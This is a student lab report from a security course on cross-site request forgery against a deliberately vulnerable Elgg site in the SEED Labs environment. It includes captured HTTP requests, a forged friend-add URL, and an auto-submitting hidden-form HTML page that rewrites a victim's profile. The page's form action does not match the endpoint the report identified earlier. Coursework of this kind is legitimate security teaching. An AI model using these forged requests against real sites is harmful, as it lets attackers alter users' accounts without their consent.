


Adam Albawab
10/22/2021
CSE5382-001

Assignment 7: CSFR


Task 1:

The site seen below is the vulnerable Elgg site accessible at www.seed-server.com. This will be the targeted website throughout the lab.




The screenshot shows the login page of an Elgg site. At the top is a blue header with the text "Elgg For SEED Labs" on the left and "Log in" with a hamburger menu icon on the right. Below the header, the word "Welcome" is centered. A message says "Welcome to your Elgg site." followed by a tip: "Tip: Many sites use the activity plugin to place a site activity stream on this page." Below this is a "Log in" link. The login form has two input fields: "Username or email" and "Password", both with red asterisks indicating they are required. There is a "Remember me" checkbox and a "Log in" button. A "Lost password" link is at the bottom.

The first task involves observing HTTP requests. In order to do this I had to forge two HTTP requests. A GET request and a POST request and then record a picture of them. In order to forge a GET request I searched my name in the websites search bar. The search and resulting HTTP request can be seen below.




The screenshot shows the search results page of the Elgg site. The browser's address bar shows the URL "www.seed-server.com/search?q=adam&search_type=all". The page has a blue header with "Elgg For SEED Labs" and a hamburger menu icon. The main heading is "Results for 'adam'". Below this is a search input field containing the text "adam". A message says "No results found." At the bottom, there is a table with two rows: "All" and "Group", both with a count of "0".

All	0
Group	0



We see that the HTTP request does indeed have the method as GET. Moreover we notice that the parameters sent in this request include the query which in this case was my name and the scope of the search which in this case was all. In order to get a post request I must use a form because I know that will definitely generate a post request. To do this I signed into Samy's account and saved the pre existing profile picture again. This activity and the resulting post request can be seen below.



Headers Cookies Request Response Timings

Filter Headers Block Resend

POST

Scheme: http
Host: www.seed-server.com
Filename: /action/avatar/upload

Address: 10.9.0.5:80

Status	302 Found ?
Version	HTTP/1.1
Transferred	4.48 KB (17.89 KB size)
Referrer Policy	no-referrer-when-downgrade


Response Headers (399 B) Raw

- ? Cache-Control: must-revalidate, no-cache, no-store, private
- ? Connection: Keep-Alive
- ? Content-Length: 418
- ? Content-Type: text/html; charset=UTF-8
- ? Date: Mon, 25 Oct 2021 21:25:05 GMT
- ? expires: Thu, 19 Nov 1981 08:52:00 GMT
- ? Keep-Alive: timeout=5, max=96
- ? Location: http://www.seed-server.com/avatar/edit/samy
- ? pragma: no-cache
- ? Server: Apache/2.4.41 (Ubuntu)
- ? Vary: User-Agent

Request Headers (656 B) Raw

- ? Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- ? Accept-Encoding: gzip, deflate
- ? Accept-Language: en-US,en;q=0.5
- ? Connection: keep-alive
- ? Content-Length: 1577
- ? Content-Type: multipart/form-data; boundary=-----220946864927811669812922216662
- ? Cookie: Elgg_install=9k79l05u96mduq285rb9tjih7d; Elgg=cnpbhhs2igecbkbrnis4j7271k
- ? Host: www.seed-server.com
- ? Origin: http://www.seed-server.com
- ? Referer: http://www.seed-server.com/avatar/edit/samy
- ? Upgrade-Insecure-Requests: 1
- ? User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0


As expected from an activity involving a form the request is of type POST. Furthermore we can see parameters if we check the request tab as seen below.




These are only the top few parameters and there were quite a few more relating to the information needed to save the picture as Samy's profile.

Task 2:


In task two the objective was to use a CSRF attack to make it so when Alice is logged in and clicks on a link sent by Samy the link will add Samy to her friends list. In order to do this first we need to find out what a legitimate Add-Friend HTTP GET request looks like. So I logged into Bobby's account and added Samy as a friend while recording the HTTP requests. This can be seen in the image below.



The parameters of this request were crucial as we needed to determine what to send to Alice to create the HTTP request. As seen in the image below friend had a value of 59 as well as the countermeasure's parameters but we can ignore those for now.



To ensure that samy did in fact have a friend value of 59 I used inspect element to find the value of the page's owner. As seen below we have verified that Samy's guid is in fact 59.




Now that we know the guid of Samy and how a friend request works we can try to create an html web page using the addfriend.html template provided to us. All the web page needs to do is send a get request with the following URI: <http://www.seed-server.com/action/friends/add?friend=59> . The code to do this can be seen below.




Now that the code has been written all that's left is to test the attack by logging into Alice's account and clicking on the link. The before and after of the attack can be seen below, and as expected we successfully committed the CSRF attack and now Samy is on Alice's friend list against her will.

Before:



After:



The HTTP GET request forged to commit the attack can be seen below and as expected the link was as described above.

```
HTTP Header Live Sub — Mozilla Firefox

GET http://www.seed-server.com/action/friends/add?friend=59

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: Elgg=r0ca946bscjfjb69ac7eblumvu
```

Task 3:

In order to edit Alice's page through a CSRF attack we must again take the time to explore how profile edits work in the first place. In order to do this I signed into Samy's account and changed the brief description portion of the profile to "Samy is the best". Upon doing this as seen below we can identify that it requires a POST request.

The screenshot shows a web browser interface with a profile page and its network traffic. The profile page has a hat icon and the text "Brief description Samy is the best". The network tab shows a list of requests, with the "edit" request highlighted. The "Headers" tab for the "edit" request shows a POST method to the URL "http://www.seed-server.com/action/profile/edit".

Sta	Me	Domain	File	Initiator	Typ	Trans...	Size
302	POS	w...	edit	docu...	htm	3.81 KB	15.5
206	GET	w...	samy	docu...	htm	3.85 KB	15.5
206	GET	w...	59large.jpg	img	j...	cached	4.46
304	GET	w...	jquery.js	script	js	cached	0 B
304	GET	w...	jquery-ui.js	script	js	cached	0 B
304	GET	w...	require_config.js	script	js	cached	789
304	GET	w...	require.js	script	js	cached	0 B
304	GET	w...	elgg.js	script	js	cached	0 B
206	GET	w...	fa-regular-400.woff2	font	f...	cached	13.2
206	GET	w...	sprintf.js	requi...	js	cached	0 B
206	GET	w...	en.js	requi...	js	cached	0 B
206	GET	w...	weakmap-polyfill.js	requi...	js	cached	0 B
206	GET	w...	FormData-polyfill.js	requi...	js	cached	0 B
206	GET	w...	widgets.js	requi...	js	cached	0 B
206	GET	w...	init.js	requi...	js	cached	370
206	GET	w...	ready.js	requi...	js	cached	123
206	GET	w...	lightbox.js	requi...	js	cached	0 B
206	GET	w...	topbar.js	requi...	js	cached	175
206	GET	w...	form.js	requi...	js	cached	0.99
206	GET	w...	reportedcontent.js	requi...	js	cached	0 B
206	GET	w...	favicon-128.png	Favic...	png	cached	4.23
206	GET	w...	favicon.svg	Favic...	svg	cached	6.35

POST

Scheme: http
Host: www.seed-server.com
Filename: /action/profile/edit
Address: 10.9.0.5:80

Status: 302 Found
Version: HTTP/1.1
Transferred: 3.81 KB (15.57 KB size)
Referrer Policy: no-referrer-when-downgrade

Response Headers (396 B)

Request Headers (614 B)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 2979
Content-Type: multipart/form-data; boundary=-----15936074936812113851394700468
Cookie: Elgg=qr6eg0ic7320aln5t4hqqg97
Host: www.seed-server.com
Origin: http://www.seed-server.com
Referer: http://www.seed-server.com/profile/samy/edit
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0

Task 3 continued:

By opening the request tab we can also see the parameters that are being passed as seen below. Thus we can identify that in order to change the profile we need three things. We need Alice's guid, we need the string that we will use to change the brief description, and lastly we need to set the access level to 2 in order for the change to be publicly visible.

	Headers	Cookies	Request	Response	Timings
9			-----15936074936812113851394700468		
10			Content-Disposition: form-data; name="name"		
11					
12			Samy		
13			-----15936074936812113851394700468		
14			Content-Disposition: form-data; name="description"		
15					
16					
17			-----15936074936812113851394700468		
18			Content-Disposition: form-data; name="accesslevel[description]"		
19					
20			2		
21			-----15936074936812113851394700468		
22			Content-Disposition: form-data; name="briefdescription"		
23					
24			Samy is the best		
25			-----15936074936812113851394700468		
26			Content-Disposition: form-data; name="accesslevel[briefdescription]"		
27					
28			2		
29			-----15936074936812113851394700468		
30			Content-Disposition: form-data; name="location"		
31					

As a result, in order to find Alice's guid I used inspect element on Alice's profile and searched for the guid. Which as seen below turned out to be a value of 56.

The screenshot shows a web browser interface with a profile card for 'Alice' and a 'Friends' section. The 'Friends' section displays 'No friends yet.' Below the profile card are sections for 'Blogs' and 'Bookmarks'. The Chrome DevTools 'Inspector' is open at the bottom, showing the HTML structure. The search bar contains 'page-owner'. The selected element is a div with the attribute 'data-page-owner-guid="56"', which is highlighted in blue.

```
<div class="elgg-layout-columns"> flex
  <div class="elgg-sidebar-alt elgg-layout-sidebar-alt clearfix"> ... </div>
  <div class="elgg-main elgg-body elgg-layout-body clearfix"> overflow
    <div class="elgg-layout-content clearfix">
      <div class="elgg-layout-widgets" data-page-owner-guid="56"> ... </div>
```



Using this value I used the editprofile.html template that was already provided to construct a webpage to generate the HTTP POST request. As seen in the picture below, the code was edited to fit the necessary parameters such as the guid and access level.

```
editprofile.html
~/Documents/Labsetup7/Labsetup/attacker


1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 <script type="text/javascript">
5 function forge_post()
6 {
7     var fields;
8     // The following are form entries need to be filled out by attackers.
9     // The entries are made hidden, so the victim won't be able to see
10    them.
11    fields += "<input type='hidden' name='name' value='Alice'>";
12    fields += "<input type='hidden' name='briefdescription' value='Samy
13    is my Hero'>";
14    fields += "<input type='hidden' name='accesslevel[briefdescription]'
15    value='2'>";
16    fields += "<input type='hidden' name='guid' value='56'>";
17    // Create a <form> element.
18    var p = document.createElement("form");
19    // Construct the form
20    p.action = "http://www.seed-server.com/avatar/edit";
21    p.innerHTML = fields;
22    p.method = "post";
23    // Append the form to the current page.
24    document.body.appendChild(p);
25    // Submit the form
26    p.submit();
27 }
28 // Invoke forge_post() after the page is loaded.
29 window.onload = function() { forge_post();}
30 </script>
31 </body>
32 </html>
```

Next it is time to execute the attack. First I logged into Alice's account and navigated to her profile page. The difference between before and after the attack can be seen below.


Before:



After:



This shows that the attack was successful and the profile was changed. The HTTP request created by clicking on the malicious link can be seen below. It is a POST request as expected and the contents include the necessary parameters mentioned above.



The last part of task 3 is to answer the following questions:

1. The forged HTTP request needs Alice's user id (guid) to work properly. If Bob targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bob does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Bob can solve this problem.
2. If Bob would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Answer to question 1:

The problem can be solved by searching her name and then using inspect element on her profile page as the web page owner's guid will be there

Answer to question 2:

